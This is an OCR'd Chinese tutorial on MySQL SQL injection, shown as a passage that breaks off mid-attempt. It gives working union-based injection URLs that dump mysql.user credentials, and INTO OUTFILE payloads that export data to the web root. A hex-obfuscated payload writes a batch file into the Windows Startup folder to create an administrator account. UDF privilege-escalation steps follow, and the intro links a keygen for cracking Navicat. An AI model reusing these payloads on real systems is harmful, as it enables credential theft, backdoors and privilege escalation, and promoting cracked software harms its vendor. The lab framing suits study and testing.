
Mysql 查询和注入技巧：

只要是从事渗透测试工作的同学或者对 Web 比较喜爱的同学强荐大家学习下 SQL 语句和 Web 开发基础，SQL 管理客户端有一个神器叫 Navicat。支持 MySQL, SQL Server, SQLite, Oracle 和 PostgreSQL databases。官方下载地址：http://www.navicat.com/download
不过需要注册，注册机：http://pan.baidu.com/share/link?shareid=271653&uk=1076602916 其次是下载吧有全套的下载。




似乎很多人都知道 Mysql 有个数据库叫 information_schema 里面存储了很多跟 Mysql 有关的信息，但是不知道里面具体都有些什么，有时间大家可以抽空看下。Mysql 的 sechema 都存在于此，包含了字段、表、元数据等各种信息。也就是对于 Mysql 来说**创建一张表后对应的表信息会存储到 information_schema 里面**，而且**可以用 SQL 语句查询**。


使用 Navicat 构建 SQL 查询语句：



当我们在 SQL 注入当中找到用户或管理员所在的表是非常重要的，而当我们想要快速找到跟用户相关的数据库表时候在 Mysql 里面就可以合理的使用 information_schema 去查询。构建 SQL 查询获取所有当前数据库当中数据库表名里面带有 user 关键字的演示：



查询包含 user 关键字的表名的结果：



假设已知某个网站用户数据非常大，我们可以通过上面构建的 SQL 去找到对应可能存在用户数据信息的表。查询 Mysql 所有数据库中所有表名带有 user 关键字的表，并且按照表的行数降序排列：

```
SELECT
i.TABLE_NAME,i.TABLE_ROWS
FROM information_schema.`TABLES` AS i
WHERE i.TABLE_NAME
LIKE '%user%'
ORDER BY i.TABLE_ROWS
DESC
```

查只在当前数据库查询：

```
SELECT
i.TABLE_NAME,i.TABLE_ROWS
FROM information_schema.`TABLES` AS i
WHERE i.TABLE_NAME LIKE '%user%'
AND i.TABLE_SCHEMA = database()
ORDER BY i.TABLE_ROWS
DESC
```

查询指定数据库：

查询创建工具 查询编辑器

```
1  SELECT
2
3  ## 要查询的字段
4  c.TABLE_NAME,
5  c.COLUMN_NAME
6
7  FROM information_schema.`COLUMNS` AS c
8
9  WHERE
10
11 ##查询条件:数据库为wps下表名为wps_user的所有的字段
12
13 c.TABLE_SCHEMA='wps'
14
15 AND c.TABLE_NAME='wps_users'
16
```

信息 结果1 概况 状态

TABLE_NAME	COLUMN_NAME
wps_users	ID
wps_users	user_login
wps_users	user_pass
wps_users	user_nicename
wps_users	user_email
wps_users	user_url
wps_users	user_registered
wps_users	user_activation_key
wps_users	user_status

查询字段当中带有 user 关键字的所有的表名和数据库名：

```
SELECT
i.TABLE_SCHEMA,i.TABLE_NAME,i.COLUMN_NAME
FROM information_schema.`COLUMNS` AS i
WHERE i.COLUMN_NAME LIKE '%user%'
```

查询创建工具 查询编辑器


```
1  SELECT
2  i.TABLE_SCHEMA,
3  i.TABLE_NAME,
4  i.COLUMN_NAME
5  FROM
6  information_schema.`COLUMNS` AS i
7  WHERE
8  i.COLUMN_NAME LIKE '%user%'
9
```

信息 结果1 概况 状态

TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME
information_schema	PROCESSLIST	USER
information_schema	PROFILING	CPU_USER
51javacms	cms_role	user_id
bugfree	bf_map_product_group	user_group_id
bugfree	bf_map_product_user	test_user_id
bugfree	bf_map_user_bug	test_user_id
bugfree	bf_map_user_case	test_user_id
bugfree	bf_map_user_group	test_user_id


CONCAT:

http://localhost/SqlInjection/index.jsp?id=1 and 1=2 union select 1,2,3,CONCAT('MysqlUser:',User,'------MysqlPassword:',Password) FROM mysql.`user` limit 0,1



GROUP_CONCAT


http://localhost/SqlInjection/index.jsp?id=1 and 1=2 union select 1,2,3,GROUP_CONCAT('MysqlUser:',User,'------MysqlPassword:',Password) FROM mysql.`user` limit 0,1



注入点友情备份:

http://localhost/SqlInjection/index.jsp?id=1 and 1=2 union select '','',corps_name,corps_url from corps into outfile'E:/soft/apache-tomcat-7.0.37/webapps/SqlInjection/1.txt'

注入在windows下默认是E:\如果用”\”去表示路径的话需要转换成E:\\而更方便的方式是直接用/去表示即E:/。 当我们知道WEB路径的情况下而又有outfile权限直接导出数据库中的用户信息，连getshell都省了。



而如果是在一些极端的情况下无法直接outfile我们可以合理的利用concat和GROUP_CONCAT去把数据显示到页面，如果数据量特别大，我们可以用concat加上limit去控制显示的数量。比如每次从页面获取几百条数据？写一个工具去请求构建好的SQL注入点然后把页面的数据取下来，那么数据库的表信息也可以直接从注入点全部取出来。


注入点root权限提权：

1、写启动项：

这个算是非常简单的了，直接写到windows的启动目录就行了，我测试的系统是windows7直接写到:C:/Users/selina/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup目录就行了。

用HackBar去请求一下链接就能过把bat写入到我们的windows的启动菜单了，不过得注意的是360那个狗兔崽子：

http://localhost/SqlInjection/index.jsp?id=1 and 1=2 union select 0x6E6574207573657207975616E7A20313233202F6164642026206E6574206C6F63616C67726F75702061646D696E6973747261746F7273207975616E7A202F616464,'','','' into outfile'C:/Users/selina/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/1.bat'



2、失败的注入点UDF提权尝试：

MYSQL 提权的方式挺多的，并不局限于 udf、mof、写 windows 启动目录、SQL 语句替换 sethc 实现后门等，这里以 udf 为例，其实 udf 挺麻烦的，如果麻烦的东东你都能搞定，简单的自然就能过搞定了。

在进行 mysql 的 udf 提权的时候需要注意的是 mysql 的版本，mysql5.1 以下导入到 windows 目录就行了，而 mysql<=5.1 需要导入到插件目录。我测试的是 Mysql 5.5.27 我们的首要任务就是找到 mysql 插件路径。

http://localhost/SqlInjection/index.jsp?id=1 and 1=2 union select 1,2,3,@@plugin_dir

获取插件目录方式：

select @@plugin_dir

select @@basedir

show variables like '%plugins%'


通过 MYSQL 预留的变量很轻易的就找到了 mysql 所在目录，那我们需要把 udf 导出的绝对路径就应该是：D:/install/dev/mysql5.5/lib/plugin/udf.dll。现在我们要做的就是怎样通过 SQL 注入去把这 udf 导出到上述目录了。

我先说下我是怎么从错误的方法到正确导入的一个过程吧。首先我执行了这么一个

SQL：


SELECT * from corps where id = 1 and 1=2 union select '','','',(CONVERT(0xudf 的十六进制 ,CHAR)) INTO DUMPFILE'D:/install/dev/mysql5.5/lib/plugin/udf.dll'，因为在命令行或执行单条语句的时候转换成 char 去 dumpfile 的时候是可以成功导出二进制文件的。

我们用浏览器浏览网页的时候都是以 GET 方式去提交的，而如果我用 GET 请求去传这个十六进制的 udf 的话显然会超过 GET 请求的限制，于是我简单的构建了一个 POST 请求去把一个 110K 的 0x 传到后端。




用 hackbar 去发送一个 post 请求发现失败了，一定是我打开方式不对，呵呵。随手写了个表单提交下：


下载地址: http://pan.baidu.com/share/link?shareid=1711769621&uk=1076602916



提交表单以后发现文件是写进去了，但是为什么就只有 84 字节捏？




难道是数据传输的时候被截断了？不至于吧，于是用 navicat 执行上面的语句：

